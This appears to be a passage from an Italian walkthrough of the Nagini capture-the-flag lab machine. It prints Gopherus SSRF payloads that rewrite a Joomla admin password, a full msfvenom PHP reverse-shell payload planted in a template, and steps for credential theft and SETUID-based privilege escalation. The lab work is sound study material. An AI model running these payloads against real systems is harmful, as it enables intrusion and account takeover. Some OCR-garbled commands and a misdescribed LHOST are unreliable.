
```
cat configuration.php.bak
```

Di seguito è riportato un contenuto parziale del file con le informazioni più interessanti:

```
public $debug = '0';
public $debug_lang = '0';
public $debug_lang_const = '1';
public $dbtype = 'mysqli';
public $host = 'localhost';
public $user = 'goblin';
public $password = '';
public $db = 'joomla';
public $dbprefix = 'joomla_';
```

Scopriamo che esiste un utente **goblin**, non protetto da password e che può accedere a un database MySQL chiamato **joomla**.

Inoltre, con il tool **JoomScan** è stata trovata, in corrispondenza dell'indirizzo <http://10.0.2.4/joomla/administrator/>, la pagina di login dell'amministratore:



6. Target Exploitation

L'obiettivo di questa fase è quello di sfruttare le vulnerabilità scoperte nella precedente fase di Vulnerability Mapping al fine di ottenere un accesso alla macchina target così da ricavare informazioni sensibili e/o ottenere il pieno controllo della macchina target.

6.1 Database Exploitation

Dalla fase di Vulnerability Mapping abbiamo scoperto che la macchina target *Nagini* è affetta da una vulnerabilità di **Server-Side Request Forgery (SSRF)** perché tramite la pagina `/internalResourceFetcher.php?url=file%3A%2F%2Fetc%2Fpasswd` è possibile indurre il web server ad effettuare richieste HTTP verso domini arbitrari. Proviamo a sfruttare questa vulnerabilità.

Se inseriamo all'interno della form una stringa del tipo `file://path_to_file` il web server dovrebbe mostrarcici a schermo il contenuto del file. Ad esempio, se inseriamo `file:///etc/passwd` questo è ciò che otteniamo:

```
root:x:0:root:/root:/bin/bash daemon:x:1:daemon:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/var/run/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin apt:x:100:65534:/nonexistent:/usr/sbin/nologin systemd-timesync:x:101:102:system Time Synchronization,,,:/run/systemd:/usr/sbin/nologin systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin messagebus:x:104:110:/nonexistent:/usr/sbin/nologin avahi-autopid:x:105:112:Avahi autopid daemon,,,:/var/lib/avahi-autopid:/usr/sbin/nologin sshd:x:106:65534::/run/sshd:/usr/sbin/nologin coredump:x:999:999:systemd Core Dumper:/usr/sbin/nologin mysqld:x:107:115:MySQL Server,,,:/nonexistent:/bin/false snape:x:1000:1000:Snape,,,,:/home/snape:/bin/bash ronnx:1001:1001::/home/ron:/bin/sh hermoine:x:1002:1002::/home/hermoine:/bin/bash
```

Ottengono informazioni su tutti gli account utente trovati all'interno del server. Purtroppo, se inseriamo nella form `file:///etc/shadow` non ci viene restituito nulla, probabilmente l'account associato al web server non ha i permessi di lettura.

6.1.1 Remote Code Execution - Gopherus

Siccome sappiamo che è presente una vulnerabilità di tipo **Server-Side Request Forgery (SSRF)**, possiamo utilizzare il tool **Gopherus**, scaricabile al seguente repository <https://github.com/tarunkant/Gopherus>. Tale strumento è in grado di generare un payload per l'exploit di una vulnerabilità SSRF così da poter effettuare **Remote Code Execution (RCE)**. Nel caso di un database MySQL lo strumento funziona solo se l'utente che ha accesso al database non è protetto da nessuna password, ma questo è proprio il nostro caso. Per eseguirlo digitiamo il comando:


```
gopherus -exploit mysql
```

A questo punto dobbiamo fornire lo username dell'utente che ha accesso al database ed il codice SQL che vogliamo far eseguire. In output ci verrà restituito il payload.

Siccome sappiamo che esiste un database chiamato “**joomla**”, proviamo a generare il payload per l'esecuzione della query:

```
USE joomla; SHOW tables;
```

A questo punto inseriamo il payload generato nella form presente nella pagina **/internalResourceFeTcher.php**, così da forzare l'esecuzione della query ed ottenere le tabelle presenti nel database:



Welcome to Internal Network Resource Fetching Page

c 5.5.5-10.3.27-MariaDB-0+deb10u1i}{.s|4-\$♦♦-♦♦ls!FzX*c5!Cmmysql_native_password @ joomlaXdef
information_schemaTABLE_NAMESTABLE_NAMETables_in_joomla TABLE_NAME!♦♦joomla_action_log_config
joomla_action_logsjoomla_action_logs_extensionsjoomla_action_logs_users joomla_assets joomla_associations
joomla_banner_clientsjoomla_banner_tracksjoomla_banners joomla_categoriesjoomla_contact_detailsjoomla_content
joomla_content_frontpagejoomla_content_ratingjoomla_content_typesjoomla_contentitem_tag_map
joomla_core_log_searchesjoomla_extensions joomla_fieldsjoomla_fields_categoriesjoomla_fields_groups
joomla_fields_valuesjoomla_finder_filtersjoomla_finder_linksjoomla_finder_links_terms0joomla_finder_links_terms1
joomla_finder_links_terms2joomla_finder_links_terms3 joomla_finder_links_terms4joomla_finder_links_terms5"
joomla_finder_links_terms6#joomla_finder_links_terms7joomla_finder_links_terms8%joomla_finder_links_terms9&
joomla_finder_links_terms9joomla_finder_links_termsb(joomla_finder_links_termsc)joomla_finder_links_termsd*
joomla_finder_links_termse+joomla_finder_links_termsf(joomla_finder_taxonomy)joomla_finder_taxonomy.map.
joomla_finder_terms/joomla_finder_terms_common0joomla_finder_tokens1joomla_finder_tokens_aggregate2
joomla_finder_types3joomla_languages4joomla_menu5joomla_menu_types6joomla_messages7joomla_messages_cfg8
joomla_modules9joomla_modules_menu;joomla_newsfeeds;joomla_overrider<joomla_postinstall_messages=
joomla_privacy_consents>joomla_privacy_requests?joomla_redirect_links@joomla_schemasAjoomla_sessionB
joomla_tagsCjoomla_template_stylesDjoomla_ucm_baseEjoomla_ucm_contentFjoomla_ucm_historyGjoomla_update_sites
Hjoomla_update_sites_extensionsjoomla_updatesIjoomla_user_keysKjoomla_user_notesLjoomla_user_profilesM
joomla_user_usergroup_mapNjoomla_usergroups Ojoomla_usersPjoomla_utf8_conversionQjoomla_viewlevelsR♦"

Scopriamo l'esistenza della tabella **joomla_user**. A questo punto rieseguiamo lo strumento **gopherus** e generiamo il payload per l'esecuzione della query:

```
USE joomla; SELECT * FROM joomla_users;
```

In questo modo otteniamo il contenuto della tabella **joomla_users**.


```

Give MySQL username: goblin
Give query to execute: USE joomla; SELECT * FROM joomla_users;

Your gopher link is ready to do SSRF !
gopher://127.0.0.1:3306/_%a5%00%00%01%85%a6%ff%01%00%00%00%01%21%00%00%00%00%00%00%00%00%00%
%00%00%00%00%00%00%00%00%00%00%00%00%67%6f%62%6c%69%6e%00%00%0d%79%73%71%6c%5f%6e%61%74%69%
76%65%f%70%61%73%73%77%6f%72%64%00%66%03%5f%6f%73%05%4c%69%6e%75%78%0c%5f%63%6c%69%65%6e%74%5
f%6e%61%6d%65%08%6c%69%62%6d%79%73%71%6c%04%5f%70%69%64%05%32%37%32%35%0f%5f%63%6c%69%65%6e
74%5f%76%65%72%73%69%6f%6e%06%35%2e%37%2e%32%32%09%5f%70%6c%61%74%66%6f%72%6d%06%78%38%36%5f%3
36%34%0c%70%72%6f%67%72%61%6d%5f%6e%61%6d%65%05%6d%79%73%71%6c%28%00%00%03%55%53%45%20%6a%6
f%6f%6d%6c%61%3b%20%53%45%4c%45%43%54%20%2a%20%46%52%4f%4d%20%6a%6f%6d%6c%61%5f%75%73%65%72
%73%3b%01%00%00%00%01

```

Anche in questo caso inseriamo il payload generato nella form:



Welcome to Internal Network Resource Fetching Page

```

 Fetch

c 5.5.5-10.3.27-MariaDB-0+deb10u18JLCN<"4♦♦♦♦♦}defjoommajoomla_user[joomla_usersemail@email!♦@Ddef
joomla_joomla_user[joomla_userspassword=password!♦>defjoommajoomla_users[joomla_usersblockblock?@F defjoomm
joomla_users[joomla_users sendEmail sendEmail?L defjoommajoomla_users[joomla_usersregisterDateregisterDate?♦Ndef
joomla_joomla_users[joomla_users lastVisitDate lastVisitDate?♦Hdefjoommajoomla_users[joomla_users activation activation
!,♦@ defjoommajoomla_users[joomla_usersparamsparams!♦♦♦Ndefjoommajoomla_users[joomla_users lastResetTime
lastResetTime?♦Hdefjoommajoomla_users[joomla_users resetCount resetCount?@defjoommajoomla_users[joomla_users
otpKeyotpKey!♦♦<defjoommajoomla_users[joomla_userssiteotepote!♦♦Ldefjoommajoomla_users[joomla_usersrequireReset
requireReset?♦675 Super User site admin
site admin@nagini.hogwarts<$2y$10$cmQ.akn2au104AhR4.YJBOC5W13gyV21D/bkoTmbWWqFWjzEW7vay01
2021-04-03 17:25:08 2021-04-04 11:29:47 000000-00-00 00:00:000"♦"

```

Scopriamo che ogni utente ha come attributo chiave l'indirizzo email ed un attributo password. Inoltre, scopriamo che l'email associata all'amministratore è **site_admin@nagini.hogwarts**. A questo punto rieseguiamo lo strumento *gopherus* e generiamo il payload per l'esecuzione della query:

```

USE joomla;
UPDATE joomla_users
SET password='21232f297a57a5a743894a0e4a801fc3'
WHERE email='site_admin@nagini.hogwarts';

```

così da modificare la password dell'amministratore. Nel precedente comando la stringa '**21232f297a57a5a743894a0e4a801fc3**' è l'MD5 della stringa "admin". È stato utilizzato MD5 perché è supportato da MySQL in Joomla.


```

Give MySQL username: goblin
Give query to execute: USE joomla; UPDATE joomla_users SET password='21232f297a57a5a7
43894a0e4a801fc3' WHERE email='site_admin@nagini.hogwarts';

Your gopher link is ready to do SSRF :
gopher://127.0.0.1:3306/_%a5%00%00%01%85%a6%ff%01%00%00%00%01%21%00%00%00%00%00%00%00%
%00%00%00%00%00%00%00%00%00%00%00%00%67%6f%62%6c%69%6e%00%00%0d%79%73%71%6c%5f%6e%61%74%69%
76%65%f%70%61%73%73%77%6f%72%64%00%66%03%5f%6f%73%05%4c%69%6e%75%78%0c%5f%63%6c%69%65%6e%74%5
f%6e%61%6d%65%08%6c%69%62%6d%79%73%71%6c%04%5f%70%69%64%05%32%37%32%35%0f%5f%63%6c%69%65%6e
74%5f%76%65%72%73%69%6f%6e%06%35%2e%37%2e%32%32%09%5f%70%6c%61%74%66%6f%72%6d%06%78%38%36%5f%36%34%0c%70%72%6f%67%72%61%6d%5f%6e%61%6
d%65%05%6d%79%73%71%6c%7a%00%00%00%03%55%53%45%20%6a%6f%6d%6c%61%3b%20%55%50%44%41%
54%45%20%6a%6f%6d%6c%61%5f%75%73%65%72%73%20%53%45%54%20%70%61%73%77%6f%72%64%
3d%27%32%31%32%33%32%66%32%39%37%61%35%37%61%35%61%37%34%33%38%39%34%61%30%65%34%61%3
8%30%31%66%63%33%27%20%57%48%45%52%45%20%65%6d%61%69%6c%3d%27%73%69%74%65%5f%61%64%6d
%69%6e%40%6e%61%67%69%6e%69%2e%68%6f%67%77%61%72%74%73%27%3b%01%00%00%00%01

```

Anche in questo caso inseriamo il payload generato nella form:



```
c 5.5.5-10.3.27-MariaDB-0+deb10u1 $T^Z[pA---3z1!QW?tKXZ;mysql_native_password @ joomla0(0 Rows matched: 1 Changed: 0 Warnings: 0)
```

Welcome to Internal Network Resource Fetching Page

Siamo riusciti a modificare la password dell'amministratore.

Nota: è necessario aggiornare più volte la pagina web dopo aver inserito il payload all'interno della form, altrimenti non verrà stampato nulla.



Joomla!


site_admin

admin

Log in

Siccome siamo riusciti a modificare la password dell'amministratore, dirigiamoci alla pagina di login dell'amministratore e proviamo ad autenticarci con le nuove credenziali, ovvero:

username: site_admin
password: admin



SAMPLE DATA

Blog Sample data

Sample data which will set up a blog site. If the site is multilingual, the data will be tagged the active backend language.

Super User

LATEST ACTIONS

- User site_admin logged in to admin 2023-05-21 15:27
- User site_admin logged out from admin 2023-05-21 15:26
- User site_admin logged in to admin 2023-05-21 15:26
- User site_admin logged out from admin 2021-04-04 11:29
- User site_admin logged in to admin 2021-04-04 11:29

PRIVACY DASHBOARD

There are no requests.

LOGGED-IN USERS

Super User Administration 2023-05-21 15:27

POPULAR ARTICLES

View Site | 0 Visitors | 1 Administrator | 0 Messages | Log out Joomla! 3.9.25 — © 2023 Joomla CMS

Siamo riusciti correttamente ad autenticarci come amministratore.

6.2 Client Side Exploitation

Siccome siamo autenticati come amministratore possiamo creare nuove pagine e modificare quelle esistenti. Quindi, quello che potremmo fare è nascondere il payload di una **reverse shell** all'interno di una pagina. In questo modo quando verrà richiesta la suddetta pagina, il web server instaurerà una connessione con la macchina attaccante che sarà in ascolto su una certa porta.

Possiamo utilizzare il tool **msfvenom** per la generazione del payload di una **reverse shell php**. A tal proposito, digitiamo il seguente comando:

```
msfvenom -p php/meterpreter/reverse_tcp  
LHOST=10.0.2.15 LPORT=4444 -f raw
```

dove:

- **LHOST**: specifica l'indirizzo IP dell'host con cui instaurare la connessione, ovvero l'indirizzo IP della macchina target;
- **LPORT**: specifica la porta verso cui instaurare la connessione, ovvero quella su cui si troverà in ascolto la macchina target.

```
[root@kali) ~]  
# msfvenom -p php/meterpreter/reverse_tcp LHOST=10.0.2.15 LPORT=4444 -f raw  
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload  
[-] No arch selected, selecting arch: php from the payload  
No encoder specified, outputting raw payload  
Payload size: 1110 bytes  
/*<?php /*/ error_reporting(0); $ip = '10.0.2.15'; $port = 4444; if (($f = 'stream_socket_client') && is_callable($f)) { $s = $f("tcp://{$ip}:{$port}"); $s_type = 'stream'; } if (!($s && ($f = 'fsockopen') && is_callable($f))) { $s = $f($ip, $port); $s_type = 'stream'; } if (!($s && ($f = 'socket_create') && is_callable($f))) { $s = $f(AF_INET, SOCK_STREAM, SOL_TCP); $res = @socket_connect($s, $ip, $port); if (!$res) { die(); } $s_type = 'socket'; } if (!($s_type) { die('no socket funcs'); } if (!$s) { die('no socket'); } switch ($s_type) { case 'stream': $len = fread($s, 4); break; case 'socket': $len = socket_read($s, 4); break; } if (!$len) { die(); } $a = unpack("Nlen", $len); $len = $a['len']; $b = ''; while (strlen($b) < $len) { switch ($s_type) { case 'stream': $b .= fread($s, $len-strlen($b)); break; case 'socket': $b .= socket_read($s, $len-strlen($b)); break; } } $GLOBALS['msgsock'] = $s; $GLOBALS['msgsock_type'] = $s_type; if (extension_loaded('suhosin')) && ini_get('suhosin.executor.disable_eval')) { $suhosin_bypass=create_function('', $b); $suhosin_bypass(); } else { eval($b); } die(); }
```

Ci viene restituito in output il payload per ottenere una **meterpreter shell**. A questo punto selezioniamo, dalla homepage dell'amministratore, il menu “**Templates**”, successivamente selezioniamo il template “**protostar**” e modifichiamo la pagina di errore “**error.php**” inserendovi il payload prima generato:

Editing file "/error.php" in template "protostar".



```
53 }  
54 // shellcode  
55 error_reporting(0); $ip = '10.0.2.15'; $port = 4444; if (($f =  
56 'stream_socket_client') && is_callable($f)) { $s = $f("tcp://{$ip}:{$port}");  
$s_type = 'stream'; } if (!($s && ($f = 'fsockopen') && is_callable($f))) { $s =  
57 $f($ip, $port); $s_type = 'stream'; } if (!($s && ($f = 'socket_create') &&  
is_callable($f))) { $s = $f(AF_INET, SOCK_STREAM, SOL_TCP); $res =  
@socket_connect($s, $ip, $port); if (!$res) { die(); } $s_type = 'socket'; } if  
(!($s_type) { die('no socket funcs'); } if (!$s) { die('no socket'); } switch  
($s_type) { case 'stream': $len = fread($s, 4); break; case 'socket': $len =  
socket_read($s, 4); break; } if (!$len) { die(); } $a = unpack("Nlen", $len);  
$len = $a['len']; $b = ''; while (strlen($b) < $len) { switch ($s_type) { case  
'stream': $b .= fread($s, $len-strlen($b)); break; case 'socket': $b .=  
socket_read($s, $len-strlen($b)); break; } } $GLOBALS['msgsock'] = $s;  
$GLOBALS['msgsock_type'] = $s_type; if (extension_loaded('suhosin')) &&  
ini_get('suhosin.executor.disable_eval')) { $suhosin_bypass=create_function('',  
$b); $suhosin_bypass(); } else { eval($b); } die();?  
<!DOCTYPE html>  
<html lang=<?php echo $this->language; ?>> dir=<?php echo $this->direction;  
?>">  
<head>  
    <meta charset="utf-8" />  
    <title><?php echo $this->title; ?> <?php echo  
    htmlspecialchars($this->error->getMessage(), ENT_QUOTES, 'UTF-8') : ?></title>
```

A questo punto avviamo la console di **metasploit** sulla macchina attaccante:

```
(root㉿kali)-[~]
# sudo msfconsole

[Metasploit] metasploit v6.3.16-dev
+ -- --=[ 2315 exploits - 1208 auxiliary - 412 post
+ -- --=[ 975 payloads - 46 encoders - 11 nops
+ -- --=[ 9 evasion

Metasploit tip: Open an interactive Ruby terminal with
irb
Metasploit Documentation: https://docs.metasploit.com/
```

Configuriamo quest'ultima per metterla in ascolto sulla porta **4444** in attesa della connessione da parte della macchina target per l'istaurazione della reverse shell.

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 10.0.2.15
lhost => 10.0.2.15
msf6 exploit(multi/handler) > set lport 4444
lport => 4444
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.0.2.15:4444
```

Tramite browser effettuiamo una richiesta malformata, così da invocare la pagina di errore. Ad esempio, visitiamo l'url **http://10.0.2.4/joomla/index.php/<>**.

```
[*] Started reverse TCP handler on 10.0.2.15:4444
[*] Sending stage (39927 bytes) to 10.0.2.4
[*] Meterpreter session 5 opened (10.0.2.15:4444 → 10.0.2.4:51098) at 2023-05-22 09:01:49 -0400
meterpreter > 
```

Siamo riusciti ad ottenere una **meterpreter shell** sulla macchina target.

7. PostExploitation

La fase di post exploitation inizia quando siamo riusciti ad avere un accesso alla macchina target. Gli obiettivi di questa fase sono principalmente due:

- **Privilege Escalation:** acquisire ulteriori privilegi all'interno della macchina target fino a raggiungere i massimi privilegi di accesso (**root**);
- **Mantaining Access:** installazione di una backdoor che ci consenta di accedere facilmente alla macchina target senza ripetere tutte le fasi precedenti.

7.1 Exploit Locali

Al termine della fase di Target Exploitation sia riusciti ad ottenere una **meterpreter shell** sulla macchina target *Nagini*. A questo punto proviamo ad utilizzare il modulo **post/multi/recon/local_exploit_suggester** fornito dalla suite Metasploit per individuare eventuali **exploit locali** da poter sfruttare. A tal proposito lanciamo:

```
run post/multi/recon/local_exploit_suggester
meterpreter > run post/multi/recon/local_exploit_suggester
[*] 10.0.2.4 - Collecting local exploits for php/linux ...
[-] 10.0.2.4 - No suggestions available.
```

Purtroppo, non è stato trovato nessun exploit locale che possiamo sfruttare. Procediamo quindi con un'analisi manuale della macchina target.

7.2 Privilege Escalation

Digitiamo il comando **shell -t** così da ottenere una shell bash:

```
meterpreter > shell -t
[*] env TERM=xterm HISTFILE= /usr/bin/script -qc /bin/bash /dev/null
Process 2484 created.
Channel 0 created.
www-data@Nagini:/var/www/html/joomla$
```

Possiamo notare come siamo autenticati come utente “**www-data**”. Dirigiamoci nella directory **/home** e vediamo a quali home directory degli altri utenti possiamo accedere:

```
www-data@Nagini:/var/www/html/joomla$ cd /home
cd /home
www-data@Nagini:/home$ ls -al
ls -al
total 16
drwxr-xr-x  4 root      root      4096 Apr  4  2021 .
drwxr-xr-x 18 root      root      4096 Apr  4  2021 ..
drwxr-xr-x  6 hermoine  hermoine  4096 Apr  4  2021 hermoine
drwxr-xr-x  4 snape     snape     4096 Apr  4  2021 snape
www-data@Nagini:/home$
```

Possiamo accedere alla home directory degli utenti **snape** e **hermoine**.

7.2.1 Privilege Escalation – utente `snape`

Proviamo ad accedere alla home directory dell'utente `snape` e mostriamone il contenuto:

```
www-data@Nagini:/home$ cd snape
cd snape
www-data@Nagini:/home/snape$ ls -al
ls -al
total 32
drwxr-xr-x 4 snape snape 4096 Apr  4 2021 .
drwxr-xr-x 4 root  root 4096 Apr  4 2021 ..
-rw-r--r-- 1 snape snape  220 Apr  3 2021 .bash_logout
-rw-r--r-- 1 snape snape 3526 Apr  3 2021 .bashrc
-rw-r--r-- 1 snape snape   17 Apr  4 2021 .creds.txt
drwx----- 3 snape snape 4096 Apr  4 2021 .gnupg
-rw-r--r-- 1 snape snape  807 Apr  3 2021 .profile
drwx----- 2 snape snape 4096 Apr  4 2021 .ssh
www-data@Nagini:/home/snape$ █
```

Notiamo la presenza di un file `.creds.txt` che è leggibile da chiunque. Potrebbe contenere la password dell'utente `snape`, quindi mostriamone il contenuto:

```
www-data@Nagini:/home/snape$ cat .creds.txt
cat .creds.txt
TG92ZUBsaWxseQ=
www-data@Nagini:/home/snape$ █
```

Il contenuto sembra codificato, potrebbe essere stato codificato in `base64`. Quindi, Proviamo a decodificarlo:

```
www-data@Nagini:/home/snape$ cat .creds.txt | base64 -d
cat .creds.txt | base64 -d
Love@lillywww-data@Nagini:/home/snape$ █
```

Siccome abbiamo ottenuto la password dell'utente `snape`, ovvero “`Love@lilly`”, possiamo autenticarci come quest'ultimo:

```
www-data@Nagini:$ su - snape
su - snape
Password: Love@lilly

snape@Nagini:~$ █
```

7.2.2 Privilege Escalation – utente hermoine

Proviamo ad accedere alla home directory dell'utente **hermoine** e mostriamone il contenuto:

```
snapec@Nagini:/home$ cd hermoine
cd hermoine
snapec@Nagini:/home/hermoine$ ls -al
ls -al
total 28
drwxr-xr-x 6 hermoine hermoine 4096 Apr  4 2021 .
drwxr-xr-x 4 root      root    4096 Apr  4 2021 ..
drwxr-xr-x 2 hermoine hermoine 4096 Apr  4 2021 bin
drwx----- 3 hermoine hermoine 4096 Apr  4 2021 .gnupg
-r--r----- 1 hermoine hermoine   75 Apr  4 2021 horcrux2.txt
drwx----- 5 hermoine hermoine 4096 Jun  1 2019 .mozilla
drwxr-xr-x 2 hermoine hermoine 4096 Apr  4 2021 .ssh
snapec@Nagini:/home/hermoine$
```

Abbiamo il permesso di accesso alla directory **bin** e alla directory **.ssh** ma non alla directory **.mozilla**. Entriamo nella directory **bin** e mostriamone il contenuto:

```
snapec@Nagini:/home/hermoine$ cd bin
cd bin
snapec@Nagini:/home/hermoine/bin$ ls -al
ls -al
total 152
drwxr-xr-x 2 hermoine hermoine 4096 Apr  4 2021 .
drwxr-xr-x 6 hermoine hermoine 4096 Apr  4 2021 ..
-rwsr-xr-x 1 hermoine hermoine 146880 Apr  4 2021 su_cp
snapec@Nagini:/home/hermoine/bin$
```

Notiamo la presenza dell'eseguibile **su_cp** avente il bit **SETUID** attivo. Questo significa che se lo eseguiamo otteniamo, per la durata della sua esecuzione, i privilegi dell'utente **hermoine**. Cerchiamo di capire cosa fa questo programma:

```
snapec@Nagini:/home/hermoine/bin$ ./su_cp --help
./su_cp --help
Usage: ./su_cp [OPTION] ... [-T] SOURCE DEST
      or: ./su_cp [OPTION] ... SOURCE ... DIRECTORY
      or: ./su_cp [OPTION] ... -t DIRECTORY SOURCE ...
Copy SOURCE to DEST, or multiple SOURCE(s) to DIRECTORY.
```

Praticamente è una versione alternativa del comando **cp** ma avente il bit **SETUID** attivo sui permessi dell'utente **hermoine**.

Nella specifica di **SSH** esiste un particolare file chiamato **authorized_keys** in cui vengono specificate le chiavi **SSH** degli host da cui accettiamo le connessioni via SSH. Quindi, per ottenere i privilegi dell'utente **hermoine** possiamo procedere nel seguente modo:

1. Da utente **snaope** generiamo una chiave **SSH** tramite il comando **ssh-keygen**:

```
snaope@Nagini:~$ ssh-keygen
ssh-keygen
Generating public/private rsa key pair.
Enter file in which to save the key (/home/snaope/.ssh/id_rsa):
Enter passphrase (empty for no passphrase):
Enter same passphrase again:

Your identification has been saved in /home/snaope/.ssh/id_rsa.
Your public key has been saved in /home/snaope/.ssh/id_rsa.pub.
The key fingerprint is:
SHA256:fcb1Lr9BYJFKJwx5gUXDvK4elvDk68LD43MBCRXX7KA snaope@Nagini
The key's randomart image is:
+---[RSA 2048]---+
|       .o.o% ... |
|       . . + X.o. |
|       . o = =o. |
|       E . =.... |
|       .S.o + .. |
|       =...+ .. |
|       o *o ... |
|       B.oo o. |
|       ..0+ .o|
+---[SHA256]---+
```

2. Creiamo un file **authorized_keys**, con all'interno la chiave appena generata, tramite il comando **cp .ssh/id_rsa.pub authorized_keys**;
